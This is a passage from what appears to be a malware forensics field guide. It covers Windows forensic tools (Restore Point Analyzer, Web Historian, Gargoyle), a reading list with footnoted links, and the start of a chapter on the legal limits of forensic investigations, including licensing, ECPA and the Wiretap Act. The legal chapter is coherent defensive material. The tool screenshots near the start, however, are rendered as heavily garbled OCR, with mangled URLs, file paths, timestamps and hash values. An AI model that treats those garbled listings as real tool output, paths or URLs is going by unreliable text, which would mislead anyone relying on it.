tp .		6/24/2009 2:04:52 PM Wed	6/24/2009 \$5:04:52 AM Wed	2		tracijin, google, conjin
cookie		6/24/2009 2:04:46 PM Wed	6/24/2009 10:04:46 AM Wed	10	guest	Cookerguest@m.brig.com/
tp.		6/24/2009 1:59-25 PM Wed	6/24/2009 9:59:25 AM Wed	2		ttp://m.bing.com/search/results.app:?p+www.google.combd=alloc
ta i		6/24/2009 1:59:03 PM Wed	6/24/2009 9:59:00 AM Wed	2		ttp://www.cmdabs.com/about/about.html
25		6/24/2009 1:58:04 PM Wed	6/24/2009 9:58:04 AM wed	1		tos://catwd.k.tuhotopians.edu/autriperfigo_veblogn.so?cn=vs32vkinturi=hito%
tp.		6/24/2009 1:54:48 PM Wed	6/24/2009 9:54:48 AM Wed	3		ttp://www.cmdabs.com/
ps.		6/24/2009 1:39:31 PM Wed	6/24/2009 9:39:31 AM wed	2		ttps://cashwd.it.schedup/ans.edu/auth/perfug)_weblogin.sip?cm=ve32v/anturi=hitp?s
p		6/24/2009 1:37:28 PM wed	6/24/2009 9:37:28 AM Wed	1		ttp://incbile.live.com/search/results.aspir?g=ssess google.combd=aloc
cookie		6/18/2009 12:15:32 AM Thu	6/17/2009 8:15:32 PM Wed	+	quest	Cookerguest@sans.org/
1		6/17/2009 8:44:30 PM Wed	6/17/2009 4:44:30 PM Wed	2		ttp://www.cmdlabs.com/services/services.html
		HERE A	Matter E/Cele	brite-A	02.0200	reiDrive3lindex03.dat FO: 54944 UBL Records: 76

Name: Restore Point Analyzer

Author/Distributor: Mandiant

Available From: http://www.mandiant.com/

Description: The Restore Point Analyzer utility processes the change.log in Windows Restore Points to provide a list of files that were included in the restore point. provide a net of these data more included in the restore point.

File Edit Help	
C System Volume Information/LifestoreE565A9CD-8D78-496E A3D5-1FA28108CC87/HP175/ch C System Volume Information/LifestoreE555A9CD-8D78-496E A3D5-1FA28108CC87/HP175/ch System Volume Information/LifestoreE55A9CD-8D78-496E A3D5-1FA28108CC87/HP175/ch	unge log 1
System Visuale Information', activated \$2593/03.000 74.852, 42.000 F142,3110202774PF1724 System Visuale Information', activated S2593/03.000 F1438, 42.000 F142,31102020774PF1724 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812 System Visuale Information', activated S2593/03.000 F1448, 42.000 F142,812,000 F142,812,000 F142,812,000 F142,812,000 F142,812,000 F142,812,000 F142,812,000 F142,812,000 F144,812,000 F14	angelog 2 angelog 1 angelog 1 angelog 1 angelog 1 angelog 2 angelog 2 angelog 3 angelog 1 angelog 1 angelog 1 angelog 1
Path and File	Restore Point File
Program Files/MyW/ebSearch/bar/icons/SMILEY/IC0	A0015117.000
Program Files/MyW/ebSearch/bar\icons/PSS IDD	A0015118.8C0
	A0015119/CD
Program Files WyWebSearch/barlicons/MFC.ICO	
	A0015120.000
Program Files/MyWebSearch/barlicens/MFCICO Program Files/MyWebSearch/barlicens/CMIICO Program Files/Mozilla Filefox/abugins/NFMyWebS.dll	
Program FäestMyWebSearch/bar/icom/CM.IDD Program FäestMoollia Firefox/pilugins/NFM/WebS.dl	A0015120.IC0
Program Files MyWebSearch/bar/uconn/CM.ICD Program Files Mozilla Faeton/plugins/NPMyWebS.dll wINDOWS/system3242PSSant.sci	A0015120.0C0 A0015122.dl
Program Files MyWebSearch/bar/sconn/CM/ICD Program Files/Modila Feterologiagen/WFMy/VebS dll WHDDW/Sscopeta/22/PSSen zo Program Files/MyWebSearch/bar/1 bin/NFM/N/VEBS DLL	A0015120.000 A0015122.dl A0015123.scr
Program FarsVMVHdeSaechtbarlschond VM ICD Program FarsVMedBir Steatnologiagen VMPHVHdeS dB VMDOWShysheedd 22 GPTSSan Las Program FarsVMVHdESaechtbarls TakVMFHVHESS DLL Program FarsVMVHdEssechtbarls TakVMFHVHESS VE DS	A0015120 ICO A0015122.dl A0015123 ser A0015124 OLL
Program Files/Web/Web/search/barlicons/CMI/ED Program Files/Web/abs Program Files/Web/abs Program Files/Web/Web/abs/thar/III bar/WFM/VEBS DLL Program Files/Web/Search/barli bar/WFM/VSED DLL Program Files/Web/Search/barli bar/WFVSED/CLS DLL	A0015120.ICO A0015122.0F A0015123.or A0015124.DLL A0015125.ExE
Program Files/MyWebSearch/bar/icons/CM ICD	A0015120100 A0015122.00 A0015123.sr A0015124.01LL A0015126.642 A0015126.642

Name: Mandiant Web Historian

Author/Distributor: Mandiant

Available From: http://www.mandiant.com/

Description: Mandiant Web Historian extracts browsing history associated with several Web browsers (Firefox 2, Firefox 3+, Chrome 3+, Internet Explorer 5–8, Safari 3+). This tool processes history, temporary cache data and cookies with associated date-time stamps. However, it presents this information in separate tabs as shown here.

MANOTANT IN	eb Histories					
for 10. 10	· 100 mp.					
本書書の	10123	5. 6 🖬 🖓	2			
Vid Hinty	- Detain	nay 📩 Dar	s-aCHAty	J familian		
ja a jar	are a se	-		10		
Prolite	Brownshiane	Enmathenion	Urename	UR .	Hubber	Lantuitorie
Homas #23	Internet Californi	111000-005	0.0	No.10. Access Class Divergelia Derry San (1999), March 19		2011-10-15715-39-25
ellige and	(hater	Inchastry.	10	No. 14 as infer-solver involvements of the AP and Comments and 10 AP and the		2011-00-10722-53-4
within third	Patro	111.0-0-10	1.0	10, 14 an agenus logic to als boolpoints (15, 67 pint concerning) (5, 6, PostHan		201110-15723-091
Heroe #5	Internet Explore	8.3 6801 18702	640	Mp in a second sec	1	2011-10-15723-09-4
Name #1	Internet Englister	10.0480 10702	0.0	No. 14 an infer on ingenies als Assetsed and all 18-60 painteen and all 18-60 handless		2011-10-10110-09-01
Name and Add	International Votes	ACCESS NOTICE	64	No. In the same and have been been a state out of the same in the same of the		2011-1015122-47-5
stitute and	Faller	224.00-00	14	The films introduction of the Well-Induited and Stone of		2011-00-05722-39-3
addine interf	Anto	111.Barrie	24	No. Transite Service and Apple (SSS 50) (Service and A		2011101572242.8
And in case of	-	And Brends	-	and the second se		week on any other as

-	deluit Natio	100.00	1 da 14		en felan lastra est				tur.	2011/10/15722:52
dia.	default Freiten	208261-01	Q Kas Int	p. (A.T.) HILL sep 34 helps	put .					2011-10-15722-54
-	DIANT Web Hist	orten							100	10
the .	Edt. View 7	ools Help							Search	
1		1.5.414								
	and the second	ALC: NO.								
0	Web History	Cookie History	Download He	noy Fom)	lietoiry					
-		(Provident Provident Provi			- 164					
н.	(1) 34	1 9 9		1 Q	0000	-	LL.C.A.D.A.D.A.D.A.D.A.D.A.D.A.D.A.D.A.D.A	Carlor Carlot Manufactor		
	BrowselName			LashicceuredDate				Browner/Version		
£1	Internet Explorer	2009-06-27119-2	2009-06-27719-2	200812-15719-4	Batmore 1201 rp 120008 .	guest	Auto	[unknown]	Mg. //www.jack.com/uppa.co	
	Internet Explorer				Bistmore1201sp120002	gast	Auto	[unknown]	Http://www.jack.contiveppa.co	
EA.	Internet Explices	2009-06-27119-2	2009-06-27119-2	2000-12-15719-4	DSC00133[1].pg	pied	Auto	[unknown]	Mg: //www.jack.com/uppa.co	and the second second second
ES.	Internet Explorer	2009-06-27119-2	2005-06-27719.2	2008-12-15719-4	Bahnow1201@120005	guest	Auto	[unknown]	Mp://www.jack.tonteppa.co	
EA.	Internet Explores	2009-06-27119-2	2009-06-27119-2	2008-12-15719-4	Bahnow1201sp120004	guest	Auto	[unknown]	Hg://www.jack.corevgpa.co	evfahrore
EA.	Internet Explorer	2009-06-27119-2	2909-06-27119-2	2008-12-15719.4	Esteros 1207 ap 120033	peri	Auto	[unknown]	Http://www.jack.zontwppa.co	m/Eshnore.
EA.	Internet Explorer	2009-06-27119-2	2009-06-27119-2	2000-12-15719-4	Bahnore1201sp120022	9.81	Auto	[unincent]	Hig: //www.jacksonikeppa.co	n/Latince
ES	Internet Explorer	2009-06-27119.2	2009-06-27119.2	2000-12-15719-4	Estimate 1207 op 122019	guest	Auto	[unincose]	http://www.jack.tontvippa.co	
EA	Internet Explorer	2009-06-27119-2	2009-06-27119-2	2000-12-15719.4	Babmore1207.p120006	g.ext	Auto	[unknown]	http://www.jack.sorit-uppa.co	n/Eatince
EA.	Internet Explorer	2005/06-27119:2	2009-06-27119-2	2009-04-06712-3	kops_seal[1] pl	gues.	Auto	Banknowej :	Heg://www.gitalo.com/m/le	ugrs/logo_s
EA.,	Internet Explorer	2009-06-27719-2	2009-06-27119-2		mage(1).pg	giet .	Auto	[unknown]	http://mages.pathers.ittin.pd	ogie con/m
E4.	Internet Explorer	2009-06-27119-2	2009-06-27119.2.		images[1].pg	guest	Auto	funknown)	http://images-patriers-ton.go	ogle convîn.
EA.	Intervet Englaner	2009-06-27119-2	2009/06-27119/2		mager(21.p.g	ped	Auro	[inknown]	Mp://mages.pathers.tbn.pp	ogle.com/in
EA	Internet Englanes	2009-06-27119-2	2009-06-27119-2		mages[2].pg	pet.	Auto	[introve]	http://mages.pathworthrupp	ogie con lin.
E.\	Internet Explorer	2009-06-27119-2	2009/06/27719/2		magentilized	p.e.r	Auto	[unknowed]	Mp://mager.cathers/bn.pc	ogle convîni
E.S.,	Internet Explorer	2009-06-27119-2	2009-06-27119-2		magnetting	pied.	Alto	[introvel	Http://mageo.pa/mero.ttm.go	ogle com/les
E.S.,	Internet Explorer	2009-06-27119-2	2009/06-277192		mager@2.pg	p.e.t	Auto	(inknown)	Mp://mages.pathers.fbn.go	ogle.com/m
EA.	Internet Explores	2009-06-27119-2	2009-06-27119.2.		magnifilipg	gest.	Auto	[antroing]	Mp://mages.pathers.tbn.go	ogie con/in.
E.S.	Internet Explorer	2009-06-27119-2	2009-06-27719-2		magent(3), proj	g.et.	Auto	[uninoun]	title://images.pathers.itm.go	ogie con/in
EA.	Internet Explorer	2009-06-27119-2	2009-06-27119-2		mager(1).pg	gand	Auto	[unknown]	Htt://mages.pa/nero.ibn.go	ogle.con/in
EA-	Interiet Explorer	2009-06-27119-2	2009-06-27119-2		invigen(4) pg	guest.	Auto .	[unknown]	Mp://mages.patries-thr.go	ogin con/im
ÉA.	Internet Explores	2009-06-27119-2	2009-06-27119-2		maged41.pg	pet	Auto .	[ininow]	Ntp://imageo.patriero.ibn.go	ogle con/in
EX.	Internet Explorer	2009-06-27719-2	2009-06-27119-2		magnetitipg	g.ed	Auto	[unincom]	http://magec.patriero.itm.go	ogle con/in
12	Internet Explorer	2009-06-27119-2	2009-06-27119-2		imagenetic pro	queit	Auto	Junknown]	Htp://mages.pathers.thr.go	ogle con/in.
			1 3 5 5 6 5 5 6 M 1 1 1 1 1	1		1.	1			And a local distance of the local distance o

Websites: 0 | Cookers: 0 | Downloads: 51/53 | Forms: 0 | Thumbhalls: -I

Name: Gargoyle

Author/Distributor: Wetstone

Available From: http://wetstonetech.com/cgi-bin/shop.cgi?view,2

Description: Gargoyle is a tool for scanning file systems for artifacts of known malware as shown here.

He Actors Reporting Help Hash Drive Incole								
Centry Deer GRRGDYLE FORENSIC								
Select Scan Directory		Dataset Selection an			The second s	and and an orthogonal	A CONTRACTOR OF	
See Addrew [2]	•	Unselected	Selected	Low Theeat	Madun The	High Threat		
Content and Settings		Ant Familiace	Birary Editors	Exten	Dedl Cerd Fixed	Denial of Service	Encyption	Exploit Score
Advectator		Graphic Editors	Key Loggers: 1	Instant Messengers	POP Tools:	Parrword Gracines	Remote Access: 1	Hootian
sensitive sensitive feedlag feedlag feedlag feedlag feedlag sensitive start Memu whttp://ws		Stepanopilipte .	Tixeka	Traave	Wighter			
		Completed.	countern and Settings Web	with the				

Teal Flan: 1908 Flans Chacked 1900									
Fie Name	Detected	Pogan	Version	Malpie	Path	(Hk-1			
WHISDRNS204L	Yes	Care Calches	316		E Wooments and Setting/Administrator/Locial Setting/VopRoate/IPD/	HFTE4000019568082940F7402000017008			
702578439480404136754206	Viet 1	Field Spy Monitor	2.30		C1/Documents and Settings/Administrator/Local Settings/TemporagA251	FC1624FFF295E2F05EC082CCA99728C16505			
multil gi	Yes	Cime Catches	3.15	1.2	C /Documents and Settings/Vidtomistrator/Local Settings/Temporary#520	291006525FF963069F064905966400001088			
uchg[7] cen	Yes	Real Spy Monitor	2.30		C /Documents and Settings/Widnersittato/Local Settings/Temporar;44C7	7A07970EE0F544EAF87459EF60E290A8091F			
videu[1].pl	Vet	Cime Catcher	3.15		C \Documents and Setting/Administrato/Local Settings\Temporar;C000	CE78A3425AFDA48771AE539DC4E4DD59IE3			
deo[[]gdeoue	Ver	Actual Ceviligger	23		C @sourients and Setting/Administrato/Local Settings/TemporarC7E1	116FE182EDFD08422807404C3E0220A4F0D13			
	24.00	And the design	19.95		Color and the state of the stat	and the second data of a property of a first second a second size			

Selected Readings

Books

- Altheide C, Carvey H. Digital Forensics with Open Source Tools Burlington, MA: Syngress; 2011.
- Carrier B. File System Forensic Analysis Reading, MA: Addison-Wesley Professional; 2005.
- Carvey H. Windows Registry Forensics: Advanced Digital Forensic Analysis of the Windows Registry Burlington, MA: Syngress; 2011.
- Carvey H. Windows Forensic Analysis DVD Toolkit Second Edition Burlington, MA: Syngress; 2009.
- Casey E. Digital Evidence and Computer Crime, Third Edition: Forensic Science, Computers, and the Internet San Diego, CA: Academic Press; 2011.
- Casey E. Handbook of Digital Forensics and Investigation San Diego, CA: Academic Press; 2009.
- Jones K, Bejtlich R, Rose C. Real Digital Forensics: Computer Security and Incident Response Reading, PA: Addison-Wesley Professional; 2005.

Papers

- Bang J, Yoo B, Lee S. Analysis of Changes in File Time Attributes with File Manipulation. *Digital Investigation*. 2011;7(3–4):135–144.
- Fellows G. NTFS Volume Mounts, Directory Junctions and \$Reparse. Digital Investigation. 2007;4(3– 4):116–118.
- Fellows GH. The Joys of Complexity and the Deleted File. Digital Investigation. 2005;2(2):89–93.
- Harms K. Forensic Analysis of System Restore Points in Microsoft Windows XP. *Digital Investigation*. 2006;3(3):151–158.
- 5. Huebner E, Bern D, Kai Wee C. Data Hiding in the

NTFS File System *Digital Investigation*. 2006;3(4):211–226.

- Kent K, et alNational Institute of Standards and Technology. Guide to Integrating Forensic Techniques into Incident Response. In: http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf : 2006.
- Mee V, Tryfonas T, Sutherland I. The Windows Registry as a Forensic Artefact: Illustrating Evidence Collection for Internet Usage. *Digital Investigation*. 2006;Vol. 3(no. 3):166–173.
- National Institute of Justice (NIJ). Forensic Examination of Digital Evidence: A Guide for Law Enforcement. In: <u>http://www.ncjrs.gov/pdffiles1/nij/199408.pdf</u>; 2004.
- Nolan R, et alCarnegie Mellon Software Engineering InstituteComputer Emergency Response Team (CERT), First Responders Guide to Computer Forensics. In: www.cert.org/archive/ndf/FRGCF_v1.3,nd; 2005.
- Nolan RCarnegie Mellon Software Engineering InstituteComputer Emergency Response Team (CERT). First Responders Guide to Computer Forensics: Advanced Topics. In: www.cert.org/archive/pdf/05hb003.pdf; 2005.
- Scientific Working Group on Digital Evidence (SWGDE). SWGDE Technical Notes on Microsoft Windows 7. In:

http://www.swgde.org/documents/currentdocuments/SWGDE%20Technical%20Notes%20on%20Microsoft%20Windows%207.pdf ; 2010.

 Scientific Working Group on Digital Evidence (SWGDE). SWGDE Technical Notes on Microsoft Vista v1.0. In: <u>http://www.swgde.org/documents/currentdocuments/2008-02-08%20SWGDE%20Technical%20Notes%20on%20Windows%20Vista%20v1.0.pdf</u> ; 2008.
 Zhu Y, Gladyshev P, James J. Using ShellBag

Information to Reconstruct User Activities DFRWS2009 In:

http://www.dfrws.org/2009/proceedings/p69-zhu.pdf

; 2009.

- Zhu Y, James J, Gladyshev P. A Comparative Methodology for the Reconstruction of Digital Events Using Windows Restore Points. *Digital Investigation*. 2009;Vol. 6(no. 1–2):8–15.
- 1 http://www.mountimage.com.
- ² http://wetstonetech.com/cgi-bin/shop.cgi?view,2.
- ³ <u>http://ssdeep.sourceforge.net</u>.
- 4 http://www.avira.com/.
- ⁵ Fellows, G. (2010). WinRAR Temporary Folder Artefacts, Digital Investigation, Vol. 7, no. 1–2, pp. 9– 13.
- <u>6</u>

http://redwolfcomputerforensics.com/downloads/parse_prefetch_info_v1.4.zip.

- ⁷ http://www.nirsoft.net/utils/win_prefetch_view.html.
- <u>8 http://www.microsoft.com/downloads/en/details.aspx?</u> FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07.
- ⁹ http://www.eventlogxp.com/.
- <u>10 http://www.syngress.com/information-security-and-system-administrators/Microsoft-Log-Parser-Toolkit/.</u>
- 11 <u>http://accessdata.com/products/computer-forensics/decryption.</u>
- 12 www.openwall.com/john/.
- 13 http://www.oxid.it/cain.html.
- ¹⁴ Pittman R., and Shaver D. (2009). Windows Forensic Analysis in Handbook of Digital Forensics and Investigation (Casey, E, ed.) Burlington, MA: Elsevier.
- ¹⁵ Harms, K. (2006). Forensic Analysis of System Restore Points in Microsoft Windows XP, Journal of Digital Investigation, Vol. 3, no. 3, pp. 107–184.
- ¹⁶ Zhu, Y., James, J., and Gladyshev, P. (2009). A Comparative Methodology for the Reconstruction of Digital Events Using Windows Restore Points, Digital Investigation, Vol. 6, no. 1–2, pp. 8–15.
- 17 http://liveview.sourceforge.net/.
- 18 <u>http://www.microsoft.com/security/pc-security/malware-removal.aspx.</u>

Chapter 4

Legal Considerations

Solutions in this chapter:

 Framing the Issues General Considerations The Legal Landscape · Sources of Investigative Authority a Jurisdictional Authority Private Authority Statutory/Public Authority · Statutory Limits on Authority Stored Data Real-time Data Protected Data · Tools for Acquiring Data Business Use -Investigative Use oDual Use · Acquiring Data Across Borders Workplace Data in Private or Civil Inquiries oWorkplace Data in Government or Criminal Inquiries · Involving Law Enforcement -Victim Reluctance oVictim Misperception oThe Law Enforcement Perspective oWalking the Line · Improving Chances for Admissibility Documentation Preservation Chain of Custody

Legal Considerations Appendix and Web Site

The **W** symbol references throughout this chapter denote the availability of additional related materials appearing in the Legal Considerations appendix at the end of this chapter. Further updates for this chapter can be found on the companion *Malware Field Guides* Web site, at http://www.malwarefieldguide.com/Chapter4.html

Framing The Issues

This chapter endeavors to explore the legal and regulatory landscape when conducting malware analysis for investigative purposes, and to discuss some of the requirements or limitations that may govern the access, preservation, collection, and movement of data and digital artifacts uncovered during malware forensic investigations.

This discussion, particularly as presented here in abbreviated Field Guide format, does not constitute legal advice, permission, or authority, nor does this chapter or any of the book's contents confer any right or remedy. The goal and purpose instead is to offer assistance in critically thinking about how best to gather malware forensic evidence in a way that is reliable, repeatable, and ultimately admissible. Because the legal and regulatory landscape surround-ing sould methodologies and best practices is admittedly complicated, evolving, and often unclear, do identify and consult with appropriate legal coursel and obtain necessary legal advice before conducting any malware forensic investigation.

General Considerations

Think early about the type of evidence you may encounter.

- Seek to identify, preserve, and collect affirmative evidence of responsibility or guilt that attributes knowledge, motive, and intent to a suspect, whether an unlikely insider or an external attacker from afar.
- Often as important is evidence that exculpates or excludes from the realm of possible liability for the actions or behavior of a given subject or target.
- The lack of digital artifacts suggesting that an incident stemmed from a malfunction, misconfiguration, or other non-human initiated systematic or automated process is often as important to identify preserve and collect as

affirmative evidence.

Be dynamic in your investigative approach.

- Frame and re-frame investigative objectives and goals early and often.
- Design a methodology ensuring that investigative steps will not alter, delete, or create evidence, tip off a suspect, or otherwise compromise the investigation.
- Create and maintain at all times meticulous step-by-step analytical and chain of custody documentation.
- · Never lose control over the evidence.

The Legal Landscape

✓ Navigate the legal landscape by understanding legal permissions or restrictions as they relate to the investigator, the victim, the digital evidence, the investigatory tools, and the investigatory findings.

- The Investigator
- The jurisdiction where investigation occurs may require special certification or licensing to conduct digital forensic analysis.
- Authority to investigate must exist, and that authority is not without limit.
- The scope of the authorized investigation will likely be defined and must be well understood.
- The Victim
- Intruding on the privacy rights of relevant victim data custodians must be avoided.
- Other concerns raised by the victim might limit access to digital evidence stored on stand-alone devices.
- With respect to network devices, collection, preservation, and analysis of user-generated content (as compared to file or system metadata analysis) are typically handled pursuant to a methodology defined or approved by the victim

 It is important to work with the victim to best understand the circumstances under which live network traffic or electronic communications can be monitored.


The Data

- Encountered data, such as personal, payment card, health, financial, educational, insider, or privileged information, may be protected by state or federal law in some way.
- Methods exist to obtain overseas evidence necessary to forensic analysis.
- In certain jurisdictions, restrictions may exist that prohibit the movement or transportation of relevant data to another jurisdiction.
- The Tools
- In certain jurisdictions, limitations relating to the types of investigative tools available to conduct relevant forensic analysis may exist.
- The functionality and nature of the use of investigative tools implicate these limitations.
- The Findings
- Understanding evidentiary requirements early on will improve chances for admissibility of relevant findings down the road.
- Whether and when to involve law enforcement in the malware investigation is an important determination.

Sources of Investigative Authority

Jurisdictional Authority

Because computer forensics, the discipline, its tools, and training, have grown exponentially in recent years, legislation has emerged in the United States that often requires digital investigators to obtain state-issued licensure before engaging in computer forensic analysis within a state's borders.





- When Private Investigation Includes Digital Forensics
- Approximately 45 states maintain private investigation laws that generally require the investigator to submit an application, pay a fee, possess certain experience requirements, pass an examination, and periodically renew the license once granted.¹
- Many state laws generally define private investigation to broadly include the "business of securing evidence to be used before investigating committees or boards of award or arbitration or in the trial of civil or criminal cases and the preparation therefore.¹²
- Although such laws do not appear to implicate digital forensics conducted for investigatory purposes by internal network administrators or IT departments on data residing within a corporate environment or domain,³ once the investigation *expands beyond the enterprise environment* (to other networks or an Internet service

provider, or involves the preservation of evidence for the pursuit of some legal right or remedy), licensing regulation appears to kick in within several state jurisdictions.

- Where Digital Forensics Requires PI Licensure
- Roughly 32 states' statutes can be interpreted to include digital forensic investigators, like those in force in Florida, Georgia, Michigan, New York, Nevada, Oregon, Pernsylvania, South Carolina, Texas, Virginia, and Washington.
- On the other hand, some states exempt "technical experts"⁴ or "any expert hired by an attorney at law for consultation or litigation purposes"⁶ from private investigation licensing requirements. Indeed, at least one state, Delaware, has specifically excluded from regulation "computer forensic specialists," defined as "persons who interpret, evaluate, test, or analyze pre-existing data from computers, computer systems, networks, or other electronic media, provided to them by another person where that person owns, controls, or possesses said computer, computer systems, networks, or electronic media."⁶ A subcommittee of the American Bar Association (ABA) has urged the same result.⁷
- Given that most state licensing requirements vary and may change on a fairly regular basis, consult the appropriate state agency in the jurisdiction where you will perform digital forensic analysis early and offen. Navigate to http://www.pimagazine.com/ficensing.htm or http://www.pimagazine.com/firiensing.htm or http://www.pimagazine.com/firiensing.htm or
 http://www.pimagazine.com/firiensing.htm
 htm or
 http://www.pimagazine.com/firiensing.htm
 bitp://www.pimagazine.com/firiensing.htm
 bitp://www.pimagazine.
- Potential Consequences of Unlicensed Digital Forensics
- Some legislation contains specific language creating a private right of action for licensing violations.
- Indirect penalties may include equitable relief stemming from unlawful business practice in the form of an injunction or restitution order, exclusion of any evidence gathered by the unlicensed investigator, or a client's dealarition of hereach of contract and reliefal to pay for

the investigator's services.

Private Authority

Authorization to conduct digital forensic analysis, and the limits of that authority, depend not just on how and where the data to be analyzed lives, but also on the person conducting the analysis. The digital investigator derives authority to investigate from different sources with different constraints on the scope and methodology governing that investigation.

- Company Employee
- Internal investigators assigned to work an investigative matter on behalf of their corporation often derive authority to investigate from well-defined job descriptions tied to the maintenance and security of the corporate computer network.
- Written incident response policies may similarly inform the way in which a network administrator or corporate security department uses network permissions and other granted resources to launch and carry out corporate investigative objectives.
- Chains of corporate command across information security, human resources, legal, and management teams will inform key investigative decisions about containment of ongoing network attacks, how best to correct damage to critical systems or data, whether and the extent to which alteration of network status data for investigative purposes is appropriate, or even the feasibility of shutting down critical network components or resources to facilitate the preservation of evidence.

Retained Expert

- Internal considerations also indirectly source the authority of the external investigator hired by corporate security or in-house coursel or outside coursel on behalf of the victim corporation.
- More *directly*, the terms and conditions set forth in

engagement tetters, service agreements, or statements of work often specifically authorize and govern the external investigator's access to and analysis of relevant digital evidence.

- Non-disclosure provisions with respect to confidential or proprietary corporate information may not only obligate the digital investigator to certain confidentiality requirements, but also may proscribe the way in which relevant data can be permissibly transported (i.e., handcarried not couriered or shipped) or stored for analysis (i.e., on a private network with no externally facing connectivity).
- Service contracts may require special treatment of personal, payment card, health, insider, and other protected data that may be relevant to forensic investigation (a topic addressed later in the "Protected Data" section of this chapter).
- A victim corporation's obligations to users of the corporate network may further limit grants of authority to both the internal and external digital investigator.
- An employee's claims of a reasonable expectation of privacy to data subject to digital forensic analysis may be defeated if the employer—through an employment manual, policy, or contract, a banner displayed at user login, or some other means—has provided notice to the employee otherwise.⁸
- Whether analysis may be conducted of a suspect file residing on a workstation dedicated for onsite use by the company's third party auditors will depend on the written terms of a third-party service or user agreement.
- Sanctions ranging from personnel or administrative actions, to civil breach of contract or privacy actions, to criminal penalties can be imposed against investigators who exceed appropriate authority.

Statutory/Public Authority

- The Special Case of Law Enforcement
- Federal and state statutes authorize law enforcement to conduct malware forensic investigations with certain limitations.⁹
- Public authority for digital investigators in law enforcement comes with legal process, most often in the form of grand jury subpoenas, search warrants, or court orders.
- The type of process often dictates the scope of authorized investigation, both in terms of what, where, and the circumstances under which electronic data may be obtained and analyzed.
- Attention to investigating within the scope of what has been authorized is particularly critical in law enforcement matters where evidence may be suppressed and charges dismissed otherwise.¹⁰
- Acting in Concert with Law Enforcement
- Retained experts may be deemed to be acting in concert with law enforcement—and therefore similarly limited to the scope of the authorized investigation—if the retained expert's investigation is conducted at the direction of, or with substantial input from, law enforcement.
- For more information, refer to the discussion of whether, when, and how to involve law enforcement in conducting malware forensic investigations, appearing later in the "Involving Law Enforcement" section of this chapter.

Statutory Limits on Authority

In addition to sources and limits of authority tied to the person conducting the analysis, authority also comes from regulations that consider aspects of the relevant data itself, namely the *type* of data, the *quality* of the data, the *location* of the data, when the data will be *used*, and how the data will be *shared*.

Stored Data

Stored data relevant to a malware-related investigation may not be available under some circumstances, depending on the type of data, the type of network, and to whom disclosure of the data is ultimately made. Authorization to access stored data depends on whether the data is stored by a private or public provider, and if by a public provider, whether the data sought to be accessed constitutes content or non-content information.¹¹

nsulues coment or non-coment in

- Private Provider
- Authorized access to stored e-mail data on a private network that does not provide mail service to the public generally would not implicate Electronics Communications Privacy Act (ECPA) prohibitions against access and voluntary disclosure, even to law enforcement.¹²
- E-mail content, transactional data relating to e-mail transmission, and information about the relevant user on the network can be accessed and voluntarily disclosed to anyone at will.
- Public Provider—Non-Content
- If the network is a public provider of e-mail service, like AOL or Yahoo! for example, *content* of its subscribers' e-mail, or even non-content subscriber or transactional data relating to such e-mails in certain circumstances, cannot be disclosed, unless certain exceptions apply.
- A public provider can voluntarily disclose non-content customer subscriber and transactional information relating to a customer's use of the public provider's mail service;
- 1. To anyone other than law enforcement
- 2. To law enforcement:
- a. With the customer's lawful consent; or
- When necessary to protect the public provider's own rights and property; or
- c. If the public provider reasonably believes an emergency involving immediate danger of death or serious bodily injury requires disclosure.¹³

- Public Provider—Content
- With respect to the content of a customer subscriber's email, a public provider can voluntarily disclose to law enforcement:
- a. With the customer's lawful consent; or
- b. When necessary to protect the public provider's own rights and property; or
- c. If the public provider inadvertently obtains content and learns that it pertains to the commission of a crime; or
- d. If the public provider reasonably believes an emergency involving immediate danger of death or serious bodily injury requires disclosure.¹⁴
- Of course, if the public provider is served with a grand jury subpoena or other legal process compelling disclosure, that is a different story.
- Otherwise, through the distinctions between content and non-content and disclosure to a person and disclosure to law enforcement, ECPA endeavors to balance private privacy with public safety.

Real-time Data

✓ For digital investigators who need to real-time monitor the content of Internet communications as they are happening, it is important to understand the requirements of and exceptions to the federal Wiretap Act, the model for most state statutes on interception as well.

Content

- The Wiretap Act, often referred to as "Title III," protects the privacy of electronic communications by prohibiting any person from intentionally intercepting, or attempting to intercent, their *contents* by use of a device.¹⁵
- In most jurisdictions, electronic communications are "intercepted" within the meaning of the Wiretap Act

only when such communications are acquired contemporaneously with their transmission, as opposed to stored after transmittal $\frac{16}{}$

- There are three exceptions to the Wiretap Act relevant to the digital investigator: the provider exception; consent of a party; and the computer trespasser exception.
- Content-The Provider Exception
- The provider exception affords victim corporations and their retained digital investigators investigating the unauthorized use of the corporate network fairly *broad authority* to monitor and disclose to others (including law enforcement) evidence of unauthorized access and use, so long as that effort is tailored to both minimize interception and avoid disclosure of private communications unrelated to the investigation.¹²
- In practical terms, while the installation of a sniffer to record the intruder's communication with the victim network in an effort to combat ongoing fraudulent, harmful, or invasive activity affecting the victim entity's rights or property may not violate the Wiretap Act, the provider exception does not authorize the more aggressive effort to "hack back" or otherwise intrude on an intruder by gaining unauthorized access to the attacking system (likely an innocent compromised machine anyway).
- Do not design an investigative plan to capture all traffic to the victimized network; instead avoid intercepting traffic communications known to be innocuous.

Content—The Consent Exception

- The consent exception authorizes interception of electronic communications where one of the parties to the communication¹⁸ gives explicit consent or is deemed upon actual notice to have given implied consent to the interception.¹⁹
- Guidance from the Department of Justice recommends that "organizations should consider deploying written warnings, or "banners," on the ports through which an intruder is likely to access the organization's system and on which the organization may attempt to monitor an intruder.

intruder s communications and trainc.

- If a banner is already in place, it should be reviewed periodically to ensure that it is appropriate for the type of potential monitoring that could be used in response to a cyber attack.²⁰
- If banners are not in place at the victim company, consider whether the obvious notice of such banners would make monitoring of the ongoing activities of the intruder more difficult (and unnecessarily so where the provider exception remains available) before consulting with coursel to tailor banner content best suited to the type of monitoring proposed.
- Solid warnings often advise users that their access to the system is being monitored, that monitoring data may be disclosed to law enforcement, and that use of the system constitutes consent to surveillance.
- Keep in mind that while the more common network ports are bannerable, the less common (the choice of the nimble hacker) often are not.

► Content—The Computer Trespasser Exception—Acting in Concert with Law Enforcement

- The computer trespasser exception gives law enforcement the ability with the victim provider's consent to intercept communications exclusively between the provider and an intruder who has gained unauthorized access to the provider's network.²¹
